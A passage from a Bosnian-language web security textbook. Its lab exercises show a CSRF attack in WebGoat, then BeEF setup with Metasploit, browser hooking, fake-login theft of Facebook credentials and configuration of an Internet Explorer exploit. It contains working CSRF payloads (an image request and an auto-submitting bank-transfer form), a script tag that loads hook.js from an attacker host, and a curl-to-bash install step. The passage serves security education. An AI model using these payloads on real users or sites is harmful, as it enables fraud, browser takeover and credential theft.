U polje "Title" upisano je CSRF poruka, a u tekstualno polje poruka sa ubačenim gore navedenim dodatkom za učitavanje slike, kako je prikazano na slici 9.31.

Title:

Message: Ova poruka ima i "nevidljivu" sliku koja prouzrokuje HTTP zahtjev koji je CSRF napad, zahtjev ka lokaciju na koju je žrtva, koja je učitala poruku, prijavljena, bez njenog znanja i saglasnosti.

Slika 9.31: WebGoat lekcija - CSRF priprema napada

Nakon klika na dugme "Submit" poruka se zapisuje i postaje dostupna drugim korisnicima u dijelu stranice koji se zove Message List. Kada se klikne na link sa naslovom poruke "CSRF poruka" učitava se tekst poruke. U sklopu učitavanja teksta poruke izvrši se i HTTP zahtjev vezan za oznaku IMG.

U konzoli web preglednika može se vidjeti da je upućen zlonamjerni HTTP zahtjev. Slike 9.32 i 9.33 prikazuju izvršeni HTTP zahtjev u konzoli.

Headers	Cookies	Params	Response
Request URL: https://www.banka_zrtve.ba/isplata?na_racun=161389&iznos=10.000			
Request method: GET			
Filter headers			
Request headers (0,318 KB)			
Host: "www.banka_zrtve.ba"			
User-Agent: "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:49.0) Gecko/20100101 Firefox/49.0"			
Accept: "*//*"			
Accept-Language: "en-US,en;q=0.5"			
Accept-Encoding: "gzip, deflate, br"			
Referer: "http://localhost:8080/WebGoat/start.mvc"			
Connection: "keep-alive"			

Slika 9.32: WebGoat lekcija - Izvršenje CSRF napada (HTTP zahtjev)

Headers	Cookies	Params
Filter request parameters		
Query string		
na_racun: "161389"		
iznos: "10.000"		

Slika 9.33: WebGoat lekcija - CSRF parametri HTTP zahtjeva

Napad je bio uspješan, u toliko što je bez znanja i saglasnosti korisnika, a u njegovo ime poslan HTTP zahtjev ka nekoj web lokaciji.

Ovdje je pokazan jednostavan primjer sa GET HTTP zahtjevom. Banke mnogo češće koriste POST metodu. U tom slučaju se ne može koristiti IMG oznaka, ali se može napraviti forma, koja se automatski šalje upotrebom JavaScript-a. Za gornji napad kod koji treba ubaciti bi bio slijedeći:

```
<body onload="document.forms[0].submit()">
<form action="https://www.banka_zrtve.ba/isplata"
      method="POST">
<input type="hidden" name="na_racun" value="161389"/>
<input type="hidden" name="iznos" value="10.000"/>
</form>
```

Potrebno je napomenuti da HTTPS, kao i kod XSS ne pomaže jer se napad šalje od strane prijavljenog korisnika po uspostavljenoj HTTPS konekciji.

VJEŽBA: Testiranje različitih sigurnosnih propusta u web preglednicima

Cilj ove vježbe je upoznavanje studenata sa mogućnošću napada na web preglednika te na računar na kom se izvršava napadnuti web preglednik. Web preglednici se danas intenzivno koriste jer je sve veći broj usluga koje se nude preko weba. Tradicionalno su web preglednici bili intenzivno testirani od strane napadača i pronađeni sigurnosni propusti u njima korišteni za napade

10.1 Priprema - Instalacija BeEF

Instalirati BeEF okruženje za provjeru mogućnosti iskorištavanja sigurnosnih propusta kroz web preglednike (<http://beefproject.com/>)

Rješenje: The Browser Exploitation Framework (BeEF) je okruženje za testiranje sigurnosti web preglednika. Ovo okruženje pokazuje kakve napade je moguće izvršiti na web preglednik kao i na korisnike računara na kom se izvršava napadnuti web preglednik. S obzirom da je od pojave web preglednika uvijek bilo sigurnosnih propusta u njima bitno je upoznati se i sa ovim aspektom web sigurnosti. Stranica BeEF projekta se nalazi na adresi:
<http://beefproject.com/>

Do uputa za instalaciju može se doći putem linka Wiki sa početne stranice. U vrijeme pisanja adresa na kojoj su se nalazile ove instrukcije bila je:
<https://github.com/beefproject/beef/wiki/Installation>

Da bi se BeEF mogao koristiti neophodno je prethodno instalirati potrebni softver. Potrebno je instalirati `curl`, `git` i `nodejs`, te `ruby` i `bundler`. U konkretnom slučaju to je na korištenom Ubuntu 16.04 ostvareno prema uputama

slijedećim komandama:

```
sudo apt-get update
sudo apt-get install curl git nodejs
curl -sSL https://get.rvm.io | bash -s stable
```

```
source ~/.rvm/scripts/rvm
```

```
rvm install 2.3.0
rvm use 2.3.0 -- default
gem install bundler
```

Slijedeći korak je preuzimanje tekuće verzije BeEF. Nakon prebacivanja na željenu lokaciju instalacije pokrenuto je preuzimanje komandom:

```
git clone git://github.com/beefproject/beef.git
```

Da bi se okončala instalacije bilo je potrebno prebaciti se u folder u koji je BeEF preuzet i pokrenuti *bundler* koji će preuzeti i instalirati potrebne *gem*-ove za rad BeEF. To se ostvaruje komandama:

```
cd beef
bundle install
```

U ovom procesu pripreme korisno je napraviti prilagodbe u konfiguracionoj datoteci BeEF `config.yaml` koja se nalazi na lokaciji na koju je instaliran BeEF. U ovoj datoteci definisane su postavke BeEF poput korisničkog imena i lozinke koje su promijenjene sa svojih vrijednosti `beef/beef` na nove vrijednosti. Korisničko ime je ostalo isto, a izabrana je adekvatna (prema poglavlju 3) lozinka. U navedenoj datoteci potrebno je u dijelu `credentials`: promijeniti polje `passwd`. Taj dio datoteke treba da izgleda na slijedeći način;

```
credentials:
user: "beef"
passwd: "Vrijednost_nove_lozinke"
```

Pored ove napravljena je još jedna mala promjena koja omogućava integraciju sa Metasploit. U navedenoj datoteci potrebno je u dijelu `extensions`: stavka `metasploit` promijeniti polje `enable` koja omogućava željenu integraciju na vrijednost `true`. Taj dio datoteke treba da izgleda na slijedeći način;

```
metasploit:
enable: true
```

Integraciju je potrebno aktivirati i u Metasploit na slijedeći način: Pokrenuti `msfconsole` i u njoj unijeti komandu:

```
load msgrpc ServerHost=127.0.0.1 User=msf Pass=abc123 SSL=y
```

Rezultat unošenja komande u Metasploit prikazan je na slici 10.1. Ovim se u Metasploit učitava dodatak (*plugin*) koji omogućava da se Metasploit poziva iz BeEF. Navedeno korisničko ime i lozinka definisani su (i mogu se promijeniti) u datoteci `config.yaml`, ali koja se nalazi na lokaciji `extensions/metasploit/` u odnosu na lokaciju na koju je instaliran BeEF.

```
msf > load msgrpc ServerHost=127.0.0.1 User=msf Pass=abc123 SSL=y
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf > █
```

Slika 10.1: Metasploit - Učitavanje dodatak za povezivanje sa BeEF

Sada se može pokrenuti BeEF komandom:

```
./beef
```

U konzoli se ispisuje redoslijed događaja prilikom pokretanja BeEF kako je prikazano na slici 10.2. Iz ispisa se može vidjeti da se BeEF povezao sa Metasploit i učitao 295 kodova za iskorištavanje sigurnosnih propusta (*exploit*). BeEF je učitao 12 proširenja i 593 modula. Na osnovu dva prepoznata mrežna interfejsa na njihovim IP adresama (127.0.0.1 i 192.168.10.134) na portu 3000 je pokrenut server koji očekuje konekcije. Na lokaciji `/hook.js` je web skripta koja se poslužuje web preglednicima koji se žele napasti. Na lokaciji `/ui/panel` se pristupa interfejsu za administraciju BeEF.

Administrativnoj konzoli BeEF se pristupa putem adrese (može biti potrebno omogućiti Adobe Flash):

```
http://localhost:3000/ui/panel
```

Prilikom pristupa ovoj adresi web preglednik bude preusmjeren na stranicu za prijavljivanje na BeEF administrativnu konzolu

```
http://localhost:3000/ui/authentication
```

kako je prikazano na slici 10.3.


```

smrdovic@VB1604:~/Documents/TS/beef$ ./beef
[13:17:48][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[13:17:48][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[13:17:48] |   Twit: @beefproject
[13:17:48] |   Site: http://beefproject.com
[13:17:48] |   Blog: http://blog.beefproject.com
[13:17:48] |_  Wiki: https://github.com/beefproject/beef/wiki
[13:17:48][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[13:17:49][*] Connecting to Metasploit on 127.0.0.1:55552
[13:17:49][*] Successful connection with Metasploit.
[13:18:01][*] Loaded 295 Metasploit exploits.
[13:18:01][*] BeEF is loading. Wait a few seconds...
[13:18:07][*] 12 extensions enabled.
[13:18:07][*] 593 modules enabled.
[13:18:07][*] 2 network interfaces were detected.
[13:18:07][+] running on network interface: 127.0.0.1
[13:18:07] |   Hook URL: http://127.0.0.1:3000/hook.js
[13:18:07] |_  UI URL:   http://127.0.0.1:3000/ui/panel
[13:18:07][+] running on network interface: 192.168.10.134
[13:18:07] |   Hook URL: http://192.168.10.134:3000/hook.js
[13:18:07] |_  UI URL:   http://192.168.10.134:3000/ui/panel
[13:18:07][*] RESTful API key: 5a8d8ff83df27df0b8b0e9c22261730118023de3
[13:18:07][*] HTTP Proxy: http://127.0.0.1:6789
[13:18:07][*] BeEF server started (press control+c to stop)

```

Slika 10.2: BeEF - Ispis informacija prilikom pokretanja


10.2 Napadi na web preglednike upotrebom BeEF

Korištenjem funkcija iz BeEF okruženje analizirati mogućnost preuzimanja kontrole nad web preglednikom i neke moguće posljedice tog preuzimanja kontrole.

10.2.1 Povezivanje web preglednika sa BeEF

Rješenje: BeEF okruženje omogućava povezivanje web preglednika sa BeEF serverom putem JavaScript koda koji se posluži pregledniku. Kroz ovu vezu se onda mogu slati komande web pregledniku čije mogućnosti su ograničene mogućnostima JavaScript. Pošto savremeni web preglednici intenzivno koriste JavaScript postoji veliki broj mogućih zloupotreba ostvarivih na ovaj način.

Na ekranu za prijavljivanje na BeEF prikazanom na slici 10.3 potrebno je unijeti izabrane korisničke podatke za prijavu prilikom konfiguracije, što je u konkretnom slučaju bilo `beef/Vrijednost_nove_lozinke`.




Slika 10.3: BeEF - Stranica za prijavu na administrativnu konzolu

Nakon prijave pojavljuje se ekran BeEF konzole kako je prikazano na slici 10.4.

Sa slike se može vidjeti da na lijevoj strani ne postoji ni jedan web preglednik koji je povezan sa BeEF. Da bi se iz BeEF konzole moglo pristupati web preglednicima potrebno ih je povezati (*hook*) sa BeEF konzolom. Web preglednik se sa konzolom povezuje tako što učitava JavaScript kod koji to omogućava. Sada će se to ostvariti tako što će se sa web preglednikom posjetiti web stranica koje će učitati ovaj kod. Adresa te stranice navedena je kao link na početnoj stranici BeEF konzole i glasi `http://192.168.10.134:3000/demos/basic.html`. U ažurnom web pregledniku Mozilla Firefox na ažurnom Windows 10 unesena je ova adresa. U web pregledniku se prikazuje stranica prikazana na slici 10.5.

Nakon učitavanja stranice u web preglednik, u BeEF konzoli se taj preglednik prikazuje na listi povezanih web preglednika sa ikonom preglednika, operativnog sistema i IP adresom računara. Klikom na tu oznaku preglednika na lijevoj strani prozora u desnom dijelu prozora se ispisuju detalji o web pregledniku kako je prikazano na slici 10.6. Treba naglasiti da se isto dešava i za druge web preglednike




Slika 10.4: BeEF - Konzola

(Google Chrome i Microsoft Edge).

Web preglednik je bilo moguće povezati na BeEF i bez znanja i saglasnosti korisnika, recimo, upotrebom XSS napada. Prilikom napada pokazanih u prethodnoj vježbi umjesto skripte koja prikazuje iskaćući prozor sa porukom može se ubacila skripta koja učitava BeEF *hook*. U tom slučaju bi skriptni dio izgledao: `<script src="http://192.168.10.134:3000/hook.js"></script>`

Ovo je konkretan primjer za ovu vježbu, ali bi za napad globalnom Internetu skripta `hook.js` morala biti na javnoj IP adresi i portu koji je dostupan. Iz ovog razloga su bitne zaštite od XSS napada objašnjenje u prethodnoj vježbi. U poglavlju o ljudskom faktoru (Poglavlje 14) će biti pokazani još neki načini kako korisnik može biti prevaren da učita neželjeni JavaScript.

Sada kada je web preglednik povezan sa BeEF moguće je iskoristiti tu vezu za različite namjene. Ovdje će biti prikazano samo neke mogućnosti. Za više detalja pogledati BeEF projekat Wiki stranicu [8] ili knjigu čiju su autori napravili i




Slika 10.5: Firefox - Pristup stranici za napad na web preglednik

razvijaju BeEF [1].

10.2.2 Krađa korisničkih prijavnih podataka za Facebook kroz BeEF

Prvi i najjednostavniji napad spada možda više u društveni inženjering koji će biti kasnije obrađen, ali dobro ilustrira moguće napada kroz web preglednik.

Prvi korak je da se utvrdi na koje društvene mreže je korisnik povezan. Kada je na lijevoj strani prozora BeEF konzole izabran povezani web preglednik, na desnoj se izborom taba "Commands" prikazuju se komande koje je moguće izvršiti kroz vezu sa web preglednikom. U tom tabu izabrana je grupa "Network" i ko-




Slika 10.6: BeEF - Povezani web preglednik Firefox na Windows

manda "Detect Social Network" kako je prikazano na slici 10.7.


Treba primijetiti da je ova komanda zelene boje. To znači da će njeno izvršavanje biti moguće i neće biti vidljivo korisniku napadnutog preglednika. Izvršavanje komandi koje su narandžaste boje će biti vidljivo korisniku napadnutog preglednika, te mogu postojati ograničenja u mogućnostima komande. Za sive komande se ne zna da li će raditi u pregledniku. Crvene vrlo vjerovatno neće.

Komanda se izvršava klikom na dugme "Execute". Nakon izvršenja komande, klikom na srednji prozor "Module Result History", na izvršenu komandu, ovdje "command 3", vidi se rezultat njenog izvršenja u desnom prozoru. Iz ispisa rezultata se može zaključiti da je korisnik prijavljen na Facebook, što se vidi na slici 10.8.


Pošto je ustanovljeno da je korisnik povezan na Facebook kroz BeEF ga se može pokušati prevariti da napadaču da svoje Facebook prijavne podatke. U prozoru za komande izabrana je grupa "Social Engineering" i komanda "Petty Theft" kako je prikazano na slici 10.9.



Slika 10.7: BeEF - Detektuj društvene mreže



Slika 10.8: BeEF - Rezultat otkrivanja povezanih društvenih mreža




Slika 10.9: BeEF - Petty Theft postavka

Ova komanda je narandžaste boje. To znači da će njeno izvršavanje biti vidljivo korisniku napadnutog preglednika, što ovdje nije problem, i zapravo i treba da bude tako. Sa desne strane slike se vidi da je to napad u kom se korisniku u napadnutom web pregledniku pojavljuje mali prozor u kom se od njega traži da unese korisničko ime i lozinku za izabrani servis uz obrazloženje da je sesija istekla. Ovdje je ostavljen inicijalni izbor servisa Facebook, ali je moguće izabrati i druge sa padajuće liste. Moguće je promijeniti boju pozadine kao i izabrati logo koji će se prikazati za generički servis koji služi za prilagođenje odnosno napade na servise koji nisu inicijalno ponuđeni. Komanda se izvršava klikom na dugme "Execute". Nakon izvršenja komande u povezanom web pregledniku pojavljuje se prozor kao na slici 10.10.

Ako korisnik web preglednika nasjedne na ovaj trik, što je lako moguće s obzirom da je danas veliki broj korisnika Facebook stalno povezan i žele da tako i bude, onda će podaci koje unese u prozor biti sačuvani i vidljivi u BeEF konzoli, što se vidi na slici 10.11.

10.2.3 Napad na web preglednik korištenjem Metasploit kroz BeEF

Veze web preglednika sa BeEF je iskorištena za napad na web preglednik upotrebom Metasploit. Za ovo je bilo neophodno povezivanje na BeEF i Metasploit koje je objašnjeno na početku ove vježbe. Ovdje je pokazana druga vrsta Metasploit napada. Ovi napadi su pasivni, jer pasivno očekuju konekciju od žrtve. Najčešće su ovakvi napadi na web preglednike (*browser*) jer su oni tradicionalno imali veliki broj propusta. Za ovaj napad će biti korištene postavke koje su bliže




Slika 10.10: Firefox - Petty Theft napad

Module Tree		Module Results History			Command results	
Search		id	date	label	1	Fri Nov 1
<ul style="list-style-type: none"> ● Fake Flash Update ● Fake Notification Bar ● Fake Notification Bar (Chr ● Fake Notification Bar (Fire ● Fake Notification Bar (IE) ● Firefox Extension (Bindsh ● Firefox Extension (Droppe ● Firefox Extension (Revers ● Google Phishing ● Lcamtuf Download ● Pretty Theft ● Replace Videos (Fake Plu 	0	2017-11-10 13:32	command 1			
		1	2017-11-10 15:03	command 2		
					data: answer=student@adresa.ba:lozinka	

Slika 10.11: BeEF - Petty Theft rezultat

242 10 VJEŽBA: Testiranje različitih sigurnosnih propusta u web preglednicima
realnom napadu.

U BeEF prozoru za izbor komandi izabrana je grupa "Metasploit" i komanda/sigurnosni propust "MS11-003 Microsoft Internet Explorer CSS Recursive Import Use After Free". Ovaj propust postoji na Internet Explorer 6 do 8 (na Windows XP, Windows 7 i server 2008) i omogućava izvršavanje koda po želji napadača. Kao i kod svakog Metasploit napada potrebno je definisati podešenja sigurnosnog propusta i koda koji će se izvršiti. U ovom slučaju to je bilo moguće uraditi kroz BeEF okruženje. Izabrana podešenja prikazana su na slici (desni prozor) 10.12, a njihova značenje će biti objašnjeno ispod slike.



Slika 10.12: BeEF - Postavke Metasploit napada

U sklopu ovog napada se pokreće HTTP server (na izabranoj IP adresi i portu) gdje na lokaciji po izboru napadača poslužuje web pregledniku zlonamjerni kod koji iskorištava propust. Opcije koje je su za ovo bile podešene su; SRVHOST 192.168.10.134

pokreće HTTP server na računaru napadača¹.

```
SRVPORT 80
```

pokreće server na portu 80 (standardnom za web server)².

```
URIPATH /tajna
```

